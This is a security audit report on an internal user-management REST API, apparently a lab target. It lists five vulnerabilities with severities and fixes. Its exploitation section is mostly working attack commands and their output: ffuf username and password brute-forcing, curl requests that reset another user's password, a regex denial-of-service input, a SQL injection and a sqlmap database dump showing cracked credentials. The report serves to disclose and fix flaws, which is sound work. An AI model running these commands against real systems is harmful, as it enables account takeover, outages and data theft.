Security Audit Report

Vulnerability Assessment and Exploitation

baptiste.coste@proton.me, Baptiste Coste

2022-12-20

Contents

1 Security Audit

1.1 Introduction

This security audit report aims to give a concrete overview of the security level of the targeted system. By listing all the vulnerabilities found, clarified their criticity and providing a way to reproduce their exploitation, this report is designed to help development teams prioritize, organize and test vulnerability patches that should be implemented in order to improve the security level of the application.

1.2 Objective

The objective of this assessment is to perform an security audit of the API of an internal application. The report should contain all the vulnerabilities detected, for each I should give a brief explanation of the vulnerability with details about its criticity, a way to reproduce its exploitation and concrete indications on how to fix it.

1.3 Context of the test

To carry out this test, I was given some information about the targeted API :

- The system is hosting the API on the interface 192.168.1.10 on port 5000
- the API is a REST API
- the endpoints of the API are distributed around one segment : */users/v1/*

I was also provided with an internal access to the company network in order to access the application.

1.4 Restrictions

No restrictions were given about the tools I should use or the vulnerabilities I should test for.

2 High-Level Summary

I was tasked with performing an application penetration test towards an internal REST API. The focus of this test is to perform attacks, similar to those of a hacker and attempt to gather sensible informations about the system (passwords, usernames, private keys), get an internal access to the host system, modify the behavior of the application, prevent the application from running properly. My overall objective was to exploit flaws while reporting the findings back to the client.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified, among them RegexDoS, excessive data exposure, user and password enumeration, lack of authentication, broken object level authorization, mass assignment, lack of rate limiting and SQL injection. None of them gave me an internal access to the host system but the possibility to fully alter the behavior of the application and the population of its database.

2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these flaws in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Vulnerability Listing

3.1 Vulnerability 1 : User Enumeration

Vulnerability Explanation: It's possible to guess validate usernames that populate the application database but bruteforcing the API endpoint */users/v1/*. When hitting a valid username, the application sends private informations (username and email).
Combined with other vulnerabilities such as vulnerability 2 it can allow an attacker to bruteforce valid credentials set.

Severity: Medium

Vulnerability Fix: Consider modifying the source code of the application in order to add an authentication process to access theses ressources : *only admin*, *admin and targeted user*, ...

3.2 Vulnerability 2 : Password Bruteforcing without rate limiting restrictions

Vulnerability Explanation: The */users/v1/login* endpoint provide a way for an user to retrieve it's authentication token. There's no limitations on the number of requests an user can send to this endpoint. This allows an attacker to bruteforce the login process and find a valid set of credentials.

Severity: High

Vulnerability Fix: To fix this vulnerability you can add a threshold on the number of possible authentication attempts an user can do in a given period.

3.3 Vulnerability 3 : Lack of authentication when modifying passwords

Vulnerability Explanation: The */users/v1//password* endpoint provide a way for an administrator to modify the password of an user. There's no identity validation to perform this action, a regular user can modify the password of any user as long as he knows its username.

Severity: High

Vulnerability Fix: To fix this vulnerability you should add a validation process on the admin attribute of the user that made the request, using his authentication token.

3.4 Vulnerability 4 : RegexDoS when modifying email

Vulnerability Explanation: The */users/v1//email* endpoint provide a way for an user to modify his email address. To validate the new mail sent by the user, the application uses an evil regex that, with the right output, conducts the program to loop inside the validation process. This vulnerability leads to cause a Denial of Service of the application.

Severity: High

Vulnerability Fix: To fix this vulnerability you should change the way the email validation process is done, avoiding the possibility for the regex validation to loop infinitely.

3.5 Vulnerability 5 : SQL injection in the */users/v1/* endpoint

Vulnerability Explanation: The */users/v1/* endpoint provide a way to get informations about an user. To do so, the application takes the username given in the URL and query the database to retrieve some informations. The vulnerability exists because the application doesn't sanitize properly the given input, with the right inputs it's possible to dump the entire database.

Severity: High


Vulnerability Fix: To fix this vulnerability you should sanitize properly the username, by verifying that the given username only use alphabetics characters or number you can prevent the SQL injection.

4 Vulnerability Exploitation

4.1 Vulnerability 1 : User Enumeration

Vulnerability Discovery: The vulnerabilty has been discovered by bruteforcing the endpoint */users/v1/* with a list of known usernames using the tool ffuf.

```
ffuf -c -u 'http://192.168.1.10:5000/users/v1/FUZZ' -w
↪  /usr/share/seclist/Usernames/Names/names.txt
```




I found three valid endpoints */users/v1/david*, */users/v1/john* and */users/v1/kevin*

Vulnerabilty Exploitation: Directly from the command line, we can request these endpoints.

```
curl -X GET 'http://192.168.1.10:5000/users/v1/david'

>{"username": "david", "email": "danderson@mycompany.com"}
```

From the browser :



4.2 Vulnerability 2 : Password Bruteforcing without rate limiting restrictions

Vulnerability Discovery: The vulnerabilty has been discovered by bruteforcing the segment */users/v1/* with a list of known actions using the tool ffuf using POST method.

```
ffuf -c -X POST -u 'http://192.168.1.10:5000/users/v1/FUZZ' -w
↪  /usr/share/seclists/Discovery/Web-Content/api/objects.txt -fc 404,405 -mc 200-500
```

The file usernames.txt contains the three users found exploiting vulnerability 1.

Querying this login endpoint with valid username gave the following result :

```
curl -X POST 'http://192.168.1.10:5000/users/v1/login' -d
↪  '{"username":"david","password":"test"}' -H 'Content-Type: application/json'

>{ "status": "fail", "message": "Password is not correct for the given username."}
```

Vulnerabilty Exploitation: Using ffuf and the good passwords list, I can bruteforce the passwords of the three users found with vulnerability 1.

```
ffuf -c -X POST -mode clusterbomb -u 'http://192.168.1.10:5000/users/v1/login' -H
↪  'Content-Type: application/json' -d '{"username":"USERFUZZ","password":"PASSFUZZ"}' -w
↪  /usr/share/seclists/Passwords/xato-net-10-million-passwords-10000.txt:PASSFUZZ -w
↪  ./usernames.txt:USERFUZZ -fs 81
```

I found the following set of credentials :

- `david:123456r`
- `john:elway7`
- `kevin:summer69`

4.3 Vulnerability 3 : Lack of authentication when modifying passwords

Vulnerability Discovery: The vulnerability has been discovered by bruteforcing the segment */users/v1/david/* with a list of known actions using the tool ffuf using PUT method.

```
ffuf -c -X PUT -u 'http://192.168.1.10:5000/users/v1/david/FUZZ' -w
↪  /usr/share/seclists/Discovery/Web-Content/api/api-endpoints-res.txt -fc 404,405 -mc
↪  200-500
```

Vulnerabilty Exploitation: I first requested the endpoint with a valid username and the new password.

```
curl -X PUT 'http://192.168.1.10:5000/users/v1/david/password' -d
↪  '{"username":"david","password":"changedpassword"}' -H 'Content-Type: application/json'

>{
  "detail": "Invalid Content-type (application/x-www-form-urlencoded), expected JSON data",
  "status": 415,
  "title": "Unsupported Media Type",
  "type": "about:blank"
}
```

It seems like we need a valid authentication token to access this ressource.

I then registered a new account with these credentials : `vanckok:vkpass123`

```
curl -X POST 'http://192.168.1.10:5000/users/v1/register' -d
↪  '{"username":"vanckok","password":"vkpass123","email":"fake@email.com"}' -H 'Content-Type:
↪  application/json'

>{"message": "Successfully registered. Login to receive an auth token.", "status": "success"}
```

With these credentials I asked for an authenticaton token.

```
curl -X POST 'http://192.168.1.10:5000/users/v1/login' -d
↪  '{"username":"vanckok","password":"vkpass123"}' -H 'Content-Type: application/json'

>{"auth_token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
    eyJleHAiOjE3MDk4Mjk1NzYsImlhdCI6MTcwOTgyOTUxNiwic3ViIjoidmFuY2tvayJ9.
    k8p-ekeaZ-YGJ3O8aHpgaRvXBfnTJ2d1s_6WaGnAx0Y", "message": "Successfully logged in.",
↪  "status": "success"}
```

With this authentication token I requested the password endpoint, note that the user vanckok has no reason to be an admin user.

```
curl -X PUT 'http://192.168.1.10:5000/users/v1/david/password' -d
↪  '{"username":"david","password":"hacked"}' -H 'Content-Type: application/json' -H
↪  'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
    eyJleHAiOjE3MDk4Mjk1NzYsImlhdCI6MTcwOTgyOTUxNiwic3ViIjoidmFuY2tvayJ9.
    k8p-ekeaZ-YGJ3O8aHpgaRvXBfnTJ2d1s_6WaGnAx0Y'
```

To verify that the password change is effective, I query the login endpoint with the new credentials.

```
curl -X POST 'http://192.168.1.10:5000/users/v1/login' -d
↪  '{"username":"david","password":"hacked"}' -H 'Content-Type: application/json'

>{"auth_token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
    eyJleHAiOjE3MDk4Mjk2NzEsImlhdCI6MTcwOTgyOTYxMSwic3ViIjoiZGF2aWQifQ.
    9OHTTMCpnaobj4Gd_q2ZFk-v0LiKumrACiAehgpe7Ug", "message": "Successfully logged in.",
↪  "status": "success"}
```

The password of david has indeed changed.

4.4 Vulnerability 4 : RegexDoS when modifying email

Vulnerability Discovery: The vulnerability has been discovered by bruteforcing the segment */users/v1/david/* with a list of known actions using the tool ffuf using PUT method.

```
ffuf -c -X PUT -u 'http://192.168.1.10:5000/users/v1/david/FUZZ' -w
↪  /usr/share/seclists/Discovery/Web-Content/api/api-endpoints-res.txt -fc 404,405 -mc
↪  200-500
```

I tried to modify the email of vanckok, an account I created.

First login to retrieve the authentication token.

```
curl -X POST 'http://192.168.1.10:5000/users/v1/login' -d
↪  '{"username":"vanckok","password":"vkpass123"}' -H 'Content-Type: application/json'

>{"auth_token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
    eyJleHAiOjE3MDk4MzE4NjcsImlhdCI6MTcwOTgzMTgwNywic3ViIjoidmFuY2tvayJ9.
    QALbnkIwXcYqolROMjjUjrhdQp2Xy1QONvbVWEWNc4Q", "message": "Successfully logged in.",
↪  "status": "success"}
```

Then try to modify the email address with a not well formated email address.

```
curl -X PUT 'http://192.168.1.10:5000/users/v1/david/email' -d
↪  '{"username":"vanckok","email":"test"}' -H 'Content-Type: application/json' -H
↪  'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
    eyJleHAiOjE3MDk4MzE4NjcsImlhdCI6MTcwOTgzMTgwNywic3ViIjoidmFuY2tvayJ9.
    QALbnkIwXcYqolROMjjUjrhdQp2Xy1QONvbVWEWNc4Q'


>{ "status": "fail", "message": "Please Provide a valid email address."}
```

The application refuses the email address provided. That means that there is a validation process occuring before the changes in the database.

Vulnerabilty Exploitation: After several tries, I found a way to make the application loop inside the regex validation process. The email address provided is : *aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa!*

```
curl -X PUT 'http://192.168.1.10:5000/users/v1/vanckok/email' -d
↪  '{"username":"vanckok","email":"aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa!"}' -H 'Content-Type:
↪  application/json' -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
   eyJleHAiOjE3MDk4MzE4NjcsImlhdCI6MTcwOTgzMTgwNywic3ViIjoidmFuY2tvayJ9.
   QALbnkIwXcYqolROMjjUjrhdQp2Xy1QONvbVWEWNc4Q'
```

After this request, the application won't respond anymore.

4.5 Vulnerability 5 : SQL injection in the */users/v1/* endpoint

Vulnerability Discovery: The vulnerabilty has been discovered by sending this username : *' OR 1=1 –*.

```
curl -X GET "http://192.168.1.10:5000/users/v1/\'%20OR%201=1%20--"

>{"username": "john", "email": "jandrew@mycompany.com"}
```

Vulnerabilty Exploitation: Using sqlmap, I can dump the entire database from this SQL inejction.

```
sqlmap  --batch -u "http://192.168.1.10:5000/users/v1/john"  --dump
```

I retrieved the table *books*

id	user_id	book_title	secret_content
1	1	bookTitle73	secret for bookTitle73
2	2	bookTitle87	secret for bookTitle87
3	3	bookTitle65	secret for bookTitle65

And the table *users*

id	admin	email	password	username
1	0	jandrew@mycompany.com	elway7	john
2	0	danderson@mycompany.com	hacked	david
3	1	klapierre@mycompany.com	summer69	kevin
4	0	test@test.fr	vkpass123	vanckok